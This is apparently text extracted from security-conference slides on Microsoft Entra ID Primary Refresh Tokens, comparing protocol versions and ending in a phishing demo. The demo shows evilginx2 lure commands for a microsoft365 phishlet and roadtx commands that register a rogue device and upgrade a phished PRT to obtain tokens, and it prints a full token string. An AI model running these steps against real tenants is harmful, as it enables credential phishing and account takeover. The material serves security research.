
4.6.

This section defines the specifics of key agreement with Elliptic Curve Diffie-Hellman Ephemeral Static [[RFC6090](#)], in combination with the Concat KDF, as defined in Section 5.8.1 of [[NIST.800-56A](#)]. The key agreement result can be used in one of two ways:


1. directly as the Content Encryption Key (CEK) for the "enc" algorithm, in the Direct Key Agreement mode, or
2. as a symmetric key used to wrap the CEK with the "A128KW", "A192KW", or "A256KW" algorithms, in the Key Agreement with Key Wrapping mode.

A new ephemeral public key value MUST be generated for each key agreement operation.

PRT protocol version 4.0




PRT protocol version 4.0



Primary Refresh Tokens (PRT)

Member?




What does the PRT contain?

A PRT contains claims found in most Microsoft Entra ID refresh tokens. In addition, there are some device-specific claims included in the PRT. They are as follows:

- **Device ID:** A PRT is issued to a user on a specific device. The device ID claim `deviceID` determines the device the PRT was issued to the user on. This claim is later issued to tokens obtained via the PRT. The device ID claim is used to determine authorization for Conditional Access based on device state or compliance.
- **Session key:** The session key is an encrypted symmetric key, generated by the Microsoft Entra authentication service, issued as part of the PRT. The session key acts as the proof of possession when a PRT is used to obtain tokens for other applications. Session key is rolled on Windows 10 or newer Microsoft Entra joined or Microsoft Entra hybrid joined devices if it's older than 30 days.


** According to the Microsoft documentation*



PRT protocol version comparison

prt_protocol_version	secret	device_id	session_key	Used by	validity	encryption	stored in keychain
2.0	✓	✓	✓	Windows	90d	RSA sign + AES CBC	✗
3.0 – device bound	✓	✓	✓	Comp portal Mac	90d	RSA sign + AES GCM	✓
3.0 – deviceless	✓	✗	✓	Edge and some onboarding flows	90d	RSA sign + AES GCM	✓
4.0	✓	✓	✗	Platform SSO + SecEncl	90d	ECDSA + ECDH-ES	✓ *

* Not abusable without access to the key material in Secure Enclave



Deviceless PRT phishing to full PRT demo




Demo – Deviceless PRT phishing



```
PS C:\Users\User\Desktop\tools\evilginx2> .\run.bat
```

```
C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer
```



- -- Community Edition -- -

[17:55:59] [inf] Evilginx Mastery Course: <https://academy.breakdev.org/evilginx-mastery> (learn how to create phishlets)

```
[17:55:59] [inf] loading phishlets from: ./phishlets
```

```
[17:55:59] [inf] loading configuration from: C:\Users\User\.evilginx
```

```
[17:55:59] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
```

phishlet	status	visibility	hostname
example	disabled	visible	
microsoft365	enabled	visible	microsoft0nli...

```
: lures create microsoft365
```

```
[17:56:22] [inf] created lure with ID: 2
```

```

[1, 150, 12] [1, 150, 12]
: lures get-url 2

```


Deviceless PRT to device and PRTv4

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth -v3 -s urn:ms-drs:enterpriseregistration.windows.net/.default  
Tokens were written to .roadtools_auth  
(ROADtools) → ROADtools git:(master) X roadtx device -a register -n troopers --device-type macos14  
Saving private key to troopers.key  
Registering device  
Device ID: fec30f31-e508-4dc9-8bd9-a896762b5805  
Saved device certificate to troopers.pem
```



Deviceless PRT to device and PRTv4

```
(ROADtools) → ROADtools git:(master) ✗ roadtx prt -c troopers.pem -k troopers.key -r file -v4
Obtained PRT: 0.AXQAJ_KHYn9PIk0WUahpfY_hvJjt2SlppDZFreL5gbwdYF7iAGI.AgABAwEAAAAPTwJmzXqdR4BN2miheQMYAgDs_wUA9P_ut_5UeF
KaFPzk4D7TeR_slC2hcK7cpZGmk6VVWoz7i-rdH2nqGzGJWxgH8eyeRhm0Z5PODEUbol0eufMhb1GtDfAPMeD8Hocysca7rujfYWV5CX9KxwdymUHNf6gX
xu5dTyFZNp6-zH-Z02QPWFppNJnnUisTBba0fnZBF6S3cFYnfS7ylcmzq2UfShUfbY38V3AsIxd6syvxurr061HdwlozJ6peoaAffH6seMYpgJ0C47jr4W
AN8AHBCiWDfL-SB9MxtowqPFdXozkPDkepIoDcdil0bGsGdawxiHeKMy8We-k22YlR4HIeh0qc4M5d_DM2obAD-2hSxkRdcic2aSRbmhd4ocuTreARzj3V
qAQY3TvJW_uyJqlAuz3nB_oqV5L0NIZEzCwTXOD5MA4Nz3aa5wq9oTdBwNpRyj8aUTDWZzHVEwZ2QmIAzQP57bBsQKRi9T8aDnRLRB5pYzPK_AeEn6lcFs
S07l9s6TMYyPziu11v4-F6vkwf_w9VLR-sbQqWqNEBDu7ua89i-NQtxzmWrbKVgzfxNc0yCmviwcAgD9sDTDG_7Np0GwPdtuSF_-sep6pXb_fiUKmpp8r
gPj0Rpb73iPryL01BDAIzdYnvNMu804ueEhmnezypF3Liom9jqusYknxCyg8UM75EJIyAvv4EmYUpmKWGv0IoHQa0FXg0pL2axC_c9Vp40P71HDK-vnnB
ue1KEAIZW_2-4m6qPARvTDBayuD0Vj_05PP30XSUvr9qiisn6nkZUiDDcSiQtVti2HajbsC9kwJf-ztAemUwcBxnSJdhbV0u0EU1evQrot_VThtG928_VL
Zwq6gbmeQPVAqIclwUKMbgKA1QGkohY40vNUcRaV1KFfXVg0g0PxtosgchHrXaPSdfCh1G4FD6joBoye1JKP3HG4FptUmb41qWMy-5xNWFrGa225C6p0cw
TCJDC25lMiWWhlnBR--vE96AlDyAB0bqavzWhXF8ZrrDYJcFWxXFCy-fL-Rc7PZCUSqvZHMtBcALyB8769VWWtEzDvXebx8R3QsbI5beGXpzcMeRNoolAQ
rL0Co1Crs_qpy_fcRcqUc9Y4a950hInvn5FhBEa5kntL00PntfBSew1-hU2GQggn7Yd66s7FSrPBYIZ0qfs6-0yiBwySE4h47EJYLMEn2wA0noistTHsqy
K77Hk
Obtained session key:
Saved PRT to roadtx.prt
```


Using PRTv4 to request tokens

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth -v4 -s https://graph.microsoft.com/.default -c msteams --cert-pem troopers.pem --key-pem troopers.key
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) X roadtx describe | jq .
{
